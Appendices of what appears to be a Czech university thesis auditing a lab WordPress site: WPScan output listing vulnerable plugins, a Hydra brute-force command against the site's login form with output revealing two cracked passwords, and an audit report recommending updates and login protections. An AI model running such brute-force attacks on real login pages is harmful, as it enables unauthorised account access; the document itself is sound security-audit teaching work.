| - http://wordpress.local/wp-content/plugins/goolytics-simple-google-analytics/, status: 200
|
| [!] 1 vulnerability identified:
|
| [!] Title: Goolytics - Simple Google Analytics < 1.1.2 - Admin+ Stored Cross-Site Scripting
| Fixed in: 1.1.2
| References:
| - https://wpscan.com/vulnerability/ed2dc1b9-f9f9-4e99-87b3-a614c223dd64
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3132
|
| The version could not be determined.

[+] ninja-forms
| Location: http://wordpress.local/wp-content/plugins/ninja-forms/
| Last Updated: 2023-04-26T16:57:00.000Z
| Readme: http://wordpress.local/wp-content/plugins/ninja-forms/readme.txt
| [!] The version is out of date, the latest version is 3.6.23
|
| Found By: Known Locations (Aggressive Detection)
| - http://wordpress.local/wp-content/plugins/ninja-forms/, status: 200
|
| [!] 11 vulnerabilities identified:
|
| [!] Title: Ninja Forms < 3.5.8 - Unprotected REST-API to Sensitive Information Disclosure
| Fixed in: 3.5.8
| References:
| - https://wpscan.com/vulnerability/606973aa-cf5d-43a7-9ef5-faa7f9af5318
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34647
| - https://www.wordfence.com/blog/2021/09/recently-patched-vulnerabilities-in-ninja-forms-plugin-affects-over-1-million-site-owners/
|
| [!] Title: Ninja Forms < 3.5.8 - Unprotected REST-API to Email Injection
| Fixed in: 3.5.8
| References:
| - https://wpscan.com/vulnerability/b9f6dad5-2293-482f-9ee6-dc8b4c713b80
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34648

| - https://www.wordfence.com/blog/2021/09/recently-patched-vulnerabilities-in-ninja-forms-plugin-affects-over-1-million-site-owners/
|
| [!] Title: NinjaForms < 3.5.8.2 - Admin+ Stored Cross-Site Scripting
| Fixed in: 3.5.8.2
| References:
| - https://wpscan.com/vulnerability/e383fae6-e0da-4aba-bb62-adf51c01bf8d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24381
|
| [!] Title: Ninja Forms < 3.6.4 - Admin+ SQL Injection
| Fixed in: 3.6.4
| References:
| - https://wpscan.com/vulnerability/55008a42-eb56-436c-bce0-10ee616d0495
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24889
|
| [!] Title: Ninja Forms < 3.6.8 - Unauthenticated Email Address Disclosure
| Fixed in: 3.6.8-wp
| Reference: https://wpscan.com/vulnerability/cec7d366-7663-4b83-9640-a58f2fcf5e41
|
| [!] Title: Nina Forms < 3.5.5 - Reflected Cross-Site Scripting
| Fixed in: 3.5.5
| Reference: https://wpscan.com/vulnerability/ba6fa3d6-e3f7-449a-bd78-d57c26a67aa6
|
| [!] Title: Ninja Forms < 3.6.10 - Admin+ Stored Cross-Site Scripting via Import
| Fixed in: 3.6.10
| References:
| - https://wpscan.com/vulnerability/323d5fd0-abe8-44ef-9127-eea6fd4f3f3d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25066
|
| [!] Title: Ninja Forms < 3.6.10 - Admin+ Stored Cross-Site Scripting
| Fixed in: 3.6.10
| References:
| - https://wpscan.com/vulnerability/795acab2-f621-4662-834b-ebb6205ef7de
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-25056
|
| [!] Title: Ninja Forms < 3.6.11 - Unauthenticated PHP Object Injection
| Fixed in: 3.6.11
| References:
| - https://wpscan.com/vulnerability/8843d66b-e895-4336-afda-00b99442cdc1
| - https://plugins.trac.wordpress.org/changeset/2742567/ninja-forms
| - https://ninjaforms.com/blog/security-update-june-2022/
|

```
| [!] Title: NinjaForms < 3.6.13 - Admin+ PHP Objection Injection
|     Fixed in: 3.6.13
|     References:
|      - https://wpscan.com/vulnerability/255b98ba-5da9-4424-a7e9-c438d8905864
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2903
|
| [!] Title: Ninja Forms < 3.6.22 - Reflected XSS
|     Fixed in: 3.6.22
|     References:
|      - https://wpscan.com/vulnerability/b5fc223c-5ec0-44b2-b2f6-b35f9942d341
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-1835
|
| Version: 3.5.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - http://wordpress.local/wp-content/plugins/ninja-forms/readme.txt

[+] wp-social-buttons
| Location: http://wordpress.local/wp-content/plugins/wp-social-buttons/
| Last Updated: 2022-07-04T16:51:00.000Z
| Readme: http://wordpress.local/wp-content/plugins/wp-social-buttons/readme.txt
| [!] The version is out of date, the latest version is 2.2
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
|  - http://wordpress.local/wp-content/plugins/wp-social-buttons/, status: 200
|
| [!] 1 vulnerability identified:
|
| [!] Title: WP Social Buttons <= 2.2 - Admin+ Stored Cross-Site Scripting
|     References:
|      - https://wpscan.com/vulnerability/36cdd130-9bb7-4274-bac6-07d00008d810
|      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0874
|
| Version: 2.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|  - http://wordpress.local/wp-content/plugins/wp-social-buttons/readme.txt

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 8
| Requests Remaining: 51
```

[+] Finished: Sat Apr 29 06:28:43 2023
[+] Requests Done: 5556
[+] Cached Requests: 13
[+] Data Sent: 1.511 MB
[+] Data Received: 1.585 MB
[+] Memory used: 263.379 MB
[+] Elapsed time: 00:00:22

Příloha D – Útok hrubou silou pomocí nástroje Hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Desktop/uzivatele.txt -P /home/kali/Desktop/hesla.txt wordpress.local http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=P%C5%99ihl%C3%A1sit+se&redirect_to=http%3A%2F%2Fwordpress.local%2Fwp-admin%2F&testcookie=1:Uživatelské jméno" -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-29 15:33:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 108 login tries (l:2/p:54), ~7 tries per task
[DATA] attacking http-post-form://wordpress.local:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=P%C5%99ihl%C3%A1sit+se&redirect_to=http%3A%2F%2Fwordpress.local%2Fwp-admin%2F&testcookie=1:Uživatelské jméno
[ATTEMPT] target wordpress.local - login "admin" - pass "000000" - 1 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "111111" - 2 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "121212" - 3 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "121314" - 4 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "123123" - 5 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "1234" - 6 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "12345" - 7 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "123456" - 8 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "1234567" - 9 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "12345678" - 10 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "123456789" - 11 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "1234567890" - 12 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "1dc13d" - 13 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "1q2w3e" - 14 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "23456" - 15 of 108 [child 14] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "55555" - 16 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "7777777" - 17 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "abc123" - 18 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "admin" - 19 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "admin1" - 20 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "admin123" - 21 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "administrator" - 22 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "admins" - 23 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "adobe123" - 24 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "asdfghjkl" - 25 of 108 [child 10] (0/0)
```

[ATTEMPT] target wordpress.local - login "admin" - pass "azerty" - 26 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "dragon" - 27 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "fyfcnfcbz" - 28 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "hello" - 29 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "holysh!t" - 30 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "iloveyou" - 31 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "internet" - 32 of 108 [child 14] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "jerome" - 33 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "killer" - 34 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "letmein" - 35 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "lollipop" - 36 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "lovers" - 37 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "monkey" - 38 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "office" - 39 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "pass" - 40 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "password" - 41 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "password1" - 42 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "photoshop" - 43 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "princess" - 44 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "qweqwe" - 45 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "qwerty" - 46 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "shadow" - 47 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "sunshine" - 48 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "trustno1" - 49 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "wordpress" - 50 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "wpsite" - 51 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "heslo" - 52 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "kvetinka123" - 53 of 108 [child 14] (0/0)
[ATTEMPT] target wordpress.local - login "admin" - pass "lukas123" - 54 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "000000" - 55 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "111111" - 56 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "121212" - 57 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "121314" - 58 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "123123" - 59 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "1234" - 60 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "12345" - 61 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "123456" - 62 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "1234567" - 63 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "12345678" - 64 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "123456789" - 65 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "1234567890" - 66 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "1dc13d" - 67 of 108 [child 9] (0/0)

[ATTEMPT] target wordpress.local - login "sofia" - pass "1q2w3e" - 68 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "23456" - 69 of 108 [child 14] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "55555" - 70 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "7777777" - 71 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "abc123" - 72 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "admin" - 73 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "admin1" - 74 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "admin123" - 75 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "administrator" - 76 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "admins" - 77 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "adobe123" - 78 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "asdfghjkl" - 79 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "azerty" - 80 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "dragon" - 81 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "fyfcnfcbz" - 82 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "hello" - 83 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "holysh!t" - 84 of 108 [child 14] (0/0)
[80][http-post-form] host: wordpress.local   login: admin   password: lukas123
[ATTEMPT] target wordpress.local - login "sofia" - pass "iloveyou" - 85 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "internet" - 86 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "jerome" - 87 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "killer" - 88 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "letmein" - 89 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "lollipop" - 90 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "lovers" - 91 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "monkey" - 92 of 108 [child 4] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "office" - 93 of 108 [child 12] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "pass" - 94 of 108 [child 7] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "password" - 95 of 108 [child 13] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "password1" - 96 of 108 [child 9] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "photoshop" - 97 of 108 [child 5] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "princess" - 98 of 108 [child 0] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "qweqwe" - 99 of 108 [child 3] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "qwerty" - 100 of 108 [child 14] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "shadow" - 101 of 108 [child 15] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "sunshine" - 102 of 108 [child 1] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "trustno1" - 103 of 108 [child 8] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "wordpress" - 104 of 108 [child 11] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "wpsite" - 105 of 108 [child 10] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "heslo" - 106 of 108 [child 2] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "kvetinka123" - 107 of 108 [child 6] (0/0)
[ATTEMPT] target wordpress.local - login "sofia" - pass "lukas123" - 108 of 108 [child 4] (0/0)

[80][http-post-form] host: wordpress.local   login: sofia   password: kvetinka123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-29 15:34:07

PŘÍLOHA E – AUDITNÍ ZPRÁVA

Cílem tohoto auditu bylo posoudit úroveň zabezpečení redakčního systému WordPress, identifikovat případné slabiny a hrozby. Zpráva obsahuje i doporučení, jak zvýšit zabezpečení pro jednotlivé nálezy.

Projekt: Bezpečnostní audit redakčního systému WordPress
Datum: 30. 4. 2023
Společnost: Univerzita Pardubice
Region: Česká republika, EU
Typ testu: vnější sken webové aplikace
IP adresa: 192.168.1.112
Testovaná URL: http://wordpress.local
Autor: Lukáš Holý

Souhrnný přehled

Tabulka 1 obsahuje souhrn nálezů s posouzením jejich závažnosti a zneužitelnosti.

Tabulka 1: Souhrnný přehled

Zdroj	Název závady	Závažnost	Zneužitelnost
jádro systému	Neaktuální verze jádra redakčního systému obsahující 29 známých zranitelností	Vysoká	Vysoká
rozšiřující moduly	Neaktuální verze rozšiřujících modulů obsahující 14 známých zranitelností	Vysoká	Vysoká
ostatní	Přítomnost záložního souboru konfigurace wp-config.php	Vysoká	Vysoká
ostatní	V redakčním systému není implementována ochrana proti robotům pro přihlašovací formulář.	Vysoká	Vysoká
ostatní	V redakčním systému není implementována ochrana proti opakovaným pokusům odeslání přihlašovacího formuláře	Vysoká	Vysoká
ostatní	Povolené XML-RPC	Střední	Střední
ostatní	Povolený wp-cron.php	Střední	Střední

Zdroj: vlastní

Zjištěné problémy

Tabulka 2 obsahuje výčet zjištěných nálezů během provedeného skenování aplikace a doporučení na jejich vyřešení.

Tabulka 2: Zjištěné problémy

Nález a popis	Doporučení
WordPress 5.6-5.7 - Autentizovaný XXE v knihovně médií ovlivňující PHP 8 **Typ zranitelnosti: XXE** **CWE-611** **CVE-2021-29447** Uživatel s možností nahrávat soubory (například autor) může zneužít chybu při zpracování XML v knihovně médií, která vede k útokům XXE. WordPress používal knihovnu pro parsování zvuku s názvem ID3, která byla postižena zranitelností XML External Entity (XXE) ovlivňující PHP verze 8 a vyšší. Tato konkrétní zranitelnost mohla být vyvolána při parsování zvukových souborů WAVE.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress 4.7-5.7 - Autentizovaný stránky chráněné heslem - vystavení nebezpečí. **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** **CVE-2021-29450** Blok Nejnovější příspěvky v editoru WordPress lze zneužít tak, že při použití kontextu "upravit" dojde k odhalení příspěvků a stránek chráněných heslem prostřednictvím rozhraní REST API pro příspěvky. K tomu je zapotřebí alespoň oprávnění přispěvatele.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress 3.7 až 5.7.1 - Injekce objektu v PHPMaileru **Typ zranitelnosti: INJEKCE OBJEKTU** **CWE-502** **CVE-2020-36326 a CVE-2018-19296** Verze WordPress 3.7 až 5.7.1 používaly zranitelnou verzi knihovny PHPMailer, která byla postižena zranitelností PHP Object Injection prostřednictvím deserializace Phar přes addAttachment s UNC pathname. Pro opravu zranitelnosti byla aktualizována knihovna PHPMailer z verze 6.4.0 na 6.4.1. Vývojáři knihovny PHPMailer uvádějí, že: "Verze PHPMailer mezi 6.1.8 a 6.4.0 obsahují regresi dřívější zranitelnosti CVE-2018-19296 object injection v důsledku opravy pro cesty UNC systému Windows ve verzi 6.1.8. V případě, že se jedná o zranitelnost CVE-2018-19296, je nutné ji odstranit. Zaznamenáno jako CVE-2020-36326. Nahlásil Fariskhi Vidyan prostřednictvím služby Tidelift. Verze 6.4.1 tuto chybu opravuje a také vynucuje přísnější kontroly schémat URL v kontextech místních cest."	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
WordPress 5.4 až 5.8 - aktualizace knihovny Lodash **Typ zranitelnosti: INJEKCE** 9. září 2021 byla vydána verze 5.8.1 systému WordPress, která opravuje tři zranitelnosti. V oficiálním příspěvku na blogu se uvádí: "Knihovna Lodash byla v každé větvi aktualizována na verzi 4.17.21, aby byly začleněny bezpečnostní opravy z upstreamu." V seznamu změn knihovny Lodash je uvedeno, že nedávno byla opravena zranitelnost typu command injection. WordPress 5.4 až 5.8 - Autentizovaný XSS v editoru bloků Typ zranitelnosti: XSS	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress 5.4 až 5.8 - Autentizovaný XSS v editoru bloků **Typ zranitelnosti: XSS** **CWE-79** **CVE-2021-39201** 9. září 2021 byla vydána verze 5.8.1 systému WordPress, která opravuje tři zranitelnosti. V oficiálním příspěvku na blogu se uvádí: Poděkování patří Michalu Bentkowskému ze společnosti Securitum za nahlášení zranitelnosti XSS v editoru bloků." Další podrobnosti: V roce 2018 byla zveřejněna aktualizace chyby v systému: Chyba umožňuje autentizovanému, ale málo privilegovanému uživateli (například přispěvateli/autorovi) spustit v editoru XSS. Tím se obejdou omezení uvalená na uživatele, kteří nemají oprávnění k publikování unfiltered_html.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress 5.4 až 5.8 - Odhalení dat přes REST API **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** **CVE-2021-39200** 9. září 2021 byla vydána verze 5.8.1 systému WordPress, která opravuje tři zranitelnosti. V oficiálním příspěvku na blogu se uvádí: "Poděkování @mdawaffe, členovi bezpečnostního týmu WordPressu, za práci na opravě zranitelnosti odhalující data v rámci rozhraní REST API."	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
WordPress < 5.8.2 - Vypršení platnosti certifikátu DST Root CA X3 **Typ zranitelnosti: NEZNÁMY** Soubor wp-includes/certificates/ca-bundle.crt obsahuje kořenovou certifikační autoritu DST X3, jejíž platnost vypršela 30. září 2021, což v některých případech vyvolává bezpečnostní varování. WordPress < 5.8 - Zmatek v zásuvných modulech Typ zranitelnosti: NEZNÁMÝ	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 5.8 - Zmatek v zásuvných modulech **Typ zranitelnosti: NEZNÁMÝ** **CVE-2021-44223** WordPress před verzí 5.8 nepodporuje záhlaví zásuvného modulu Update URI. To usnadňuje vzdáleným útočníkům spuštění libovolného kódu prostřednictvím útoku dodavatelským řetězcem proti instalacím WordPressu, které používají jakýkoli zásuvný modul, jehož slug splňuje omezení pro pojmenování v adresáři WordPress.org Plugin Directory, ale v tomto adresáři se ještě nenachází. WordPress < 5.8.3 - SQL Injection prostřednictvím WP_Query	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 5.8.3 - SQL Injection prostřednictvím WP_Query **Typ zranitelnosti: SQL INJEKCE** **CWE-89** **CVE-2022-21661** Kvůli nesprávné sanitizaci ve WP_Query může dojít k případům, kdy je možné provést SQL injection prostřednictvím pluginů nebo témat, které jej určitým způsobem používají.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 5.8.3 - Autor+ Uložený XSS prostřednictvím štítků příspěvku **Typ zranitelnosti: XSS** **CWE-79** **CVE-2022-21662** Nízkoprivilegovaní autentizovaní uživatelé (jako autor) v jádře WordPressu mohou spustit JavaScript/vykonat uložený útok XSS prostřednictvím post slugů, což může ovlivnit vysoce privilegované uživatele.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress 4.1-5.8.2 - SQL injekce přes WP_Meta_Query **Typ zranitelnosti: SQL INJEKCE** **CWE-89** **CVE-2022-21664** Kvůli nedostatečné sanitizaci ve WP_Meta_Query existuje možnost slepého SQL Injection.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
WordPress < 5.8.3 - Super Admin objektová injekce ve vícestránkovém webu **Typ zranitelnosti: INJEKCE OBJEKTU** **CWE-502** **CVE-2022-21663** Na více lokalitách mohou uživatelé s rolí Super Admin za určitých podmínek obejít explicitní/dodatečné zabezpečení pomocí injekce objektu.	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 5.9.2 - Zneužití prototypu v jQuery **Typ zranitelnosti: NEZNÁMÝ** Knihovna jQuery používaná ve WordPressu je ovlivněna problémem Prototype Pollution WordPress < 6.0.2 - Odražený Cross-Site Scripting Typ zranitelnosti: XSS	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.2 - Odražený Cross-Site Scripting **Typ zranitelnosti: XSS** **CWE-79** Chybové zprávy o deaktivaci a odstranění zásuvného modulu nejsou při výstupu na obrazovku zásuvných modulů escapovány, což může vést k reflektovanému Cross-Site Scripting WordPress < 6.0.2 - Ověřený uložený Cross-Site Scripting	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.2 - Ověřený uložený Cross-Site Scripting **Typ zranitelnosti: XSS** **CWE-79** Ve funkci the_meta() chybí escapování klíčů a hodnot meta, což může vést k problému Cross-Site Scripting. WordPress < 6.0.2 - SQLi přes Link API	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.2 - SQLi přes Link API **Typ zranitelnosti: SQL INJEKCE** **CWE-89** Funkce get_bookmarks() před použitím parametru v příkazu SQL neprovádí jeho ověření a escape, což může vést k SQL injection, pokud je jí uživatelský vstup předán přímo nebo například prostřednictvím wp_list_bookmarks(). WordPress < 6.0.3 - Uložený XSS přes wp-mail.php	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Uložený XSS přes wp-mail.php **Typ zranitelnosti: XSS** **CWE-79** WordPress správně nesanitizuje některé parametry při přijímání příspěvku e-mailem, což může vést k problému s uloženým Cross-Site Scriptingem. WordPress < 6.0.3 - Otevřené přesměrování přes wp_nonce_ays	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.

Nález a popis	Doporučení
WordPress < 6.0.3 - Otevřené přesměrování přes wp_nonce_ays **Typ zranitelnosti: REDIRECT** **CWE-601** WordPress neověřuje adresu URL, na kterou má uživatele přesměrovat při zobrazení chyby nonce prostřednictvím funkce wp_nonce_ays(), což může vést k problému s otevřeným přesměrováním. WordPress < 6.0.3 - Odhalení e-mailové adresy prostřednictvím wp-mail.php	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Odhalení e-mailové adresy prostřednictvím wp-mail.php **Typ zranitelnosti: ZPŘÍSTUPNĚNÍ CITLIVÝCH ÚDAJŮ** **CWE-200** WordPress zveřejňuje e-mailovou adresu odesílatele prostřednictvím souboru wp-mail.php. WordPress < 6.0.3 - Odražený XSS prostřednictvím SQLi v knihovně médií	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
WordPress < 6.0.3 - Odražený XSS prostřednictvím SQLi v knihovně médií **Typ zranitelnosti: XSS** **CWE-79** WordPress správně neuvolňuje vstup v knihovně médií, což může vést k problému Reflected Cross-Site Scripting. WordPress < 6.0.3 - CSRF v souboru wp-trackback.php	Provedení jednorázové aktualizace na nejnovější verzi jádra redakčního systému. Nastavení pravidelných aktualizací a jejich pravidelná kontrola.
